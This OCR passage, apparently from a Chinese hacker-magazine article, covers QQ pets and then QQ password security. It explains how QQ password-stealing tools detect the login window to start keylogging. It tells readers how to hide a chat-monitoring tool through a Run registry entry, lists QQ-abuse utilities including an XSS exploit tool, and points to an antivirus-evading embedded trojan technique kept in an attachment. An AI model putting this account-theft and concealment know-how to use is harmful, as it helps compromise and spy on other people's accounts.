


图16

我一直想有个QQ宠物，听说使用银行卡花九块钱充10个QQ币，系统就会免费赠送一个，不过，我可舍不得花那九元钱。另外，我们还可以通过QQ许愿得到宠物，一个普通的QQ号码每月只能许一个愿望，会员是三个，可以许愿的选项基本上都是一些收费服务。不过成功率不大，按QQ网页的统计只有30%。最近腾讯又搞了另一个活动，就是领养QQ天使宝宝，网页是http://pet.qq.com/act/angel/index/shtml，如图17，可我换了30多个号也没有领养到，真够郁闷的。




图17

最后再说一下QQ的安全防护措施，总不至于大家都会盗QQ而不会保护自己吧！不管哪个盗QQ工具都要实时查找Windows窗口中有没有名为"QQ用户登录"的句柄，只要找不到对应的标题就不认为QQ在运行，如果有就开始键盘记录。所以我们可以修改QQ窗体，还有就是使用软键盘或是使用自动登录。另外，也可以使用专门的工具－－QQ密码防盗专家，如图18，其默认的选项就能保护QQ密码不被盗走。一是可以变动QQ标题，让所有的QQ盗密软件失效；二是可以使用无敌外挂，利用假的QQ登录界面防护，就是使用假的QQ号码替换真的QQ号码，就算是用盗号软件记下QQ号和密码也不管用，比如你登录时填上10000的系统号码，让偷号的空欢喜一场。这个软件还有自动查杀的功能，我测试过，连啊拉QQ1.7b都被杀了。这个软件最历害的是密码取回功能，只要是在设置列表中的QQ号码，在安装过这个软件的电脑上（不一定必须是被盗的那台电脑）再次登录，就能把密码发到你的邮箱里去。




图18

这个软件还可以屏蔽广告，监控聊天记录，如果是珊瑚虫版的QQ还可以分类列出好友地区。还有一些其他的QQ辅助工具，基本上所有常见的QQ外挂都在里面，比如QQ自动聊天机器人、QQ强聊器、QQ视频非接不可、QQ广告群发工具等，如图19。要想使软件更隐蔽，可以不选择开机自启动，把QQ和这个软件的所有文件放进系统目录，自己添加启动项，默认的是HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\

Windows\CurrentVersion\Run，名称是qqpc.exe。

本文基本上涉及到了QQ当前的所有小漏洞和利用方法，顺便提一下，现在QQ防护的技术也在提高，其实盗QQ号并不一定要用专用的木马，可以改造QQ主程序，最新的方法是用汇编写上嵌入式木马，可躲避杀毒软件和克服使用软键盘无法记录的缺陷。

很简单，选好入口点和程序段空隙，代码就20句左右，因为不是自己原创，没办法写出来，否则作者laoqian[FCG]大哥会骂的，分析和实现方法已经放在附带压缩文件里(QQ另类木马全攻略)，有兴趣的朋友看一下吧！

（本文涉及到的工具QQ空间常用代码查看器、QQ空间代码生成器、SearchQqZone、QQ空间刷人气、Q－zone个人空间名称跨站漏洞利用工具、QQ好友删除助理、MiniQQ、QQ2006版免密码查看器、QQ锁、QQ密码防盗专家等，已收录于光盘中）

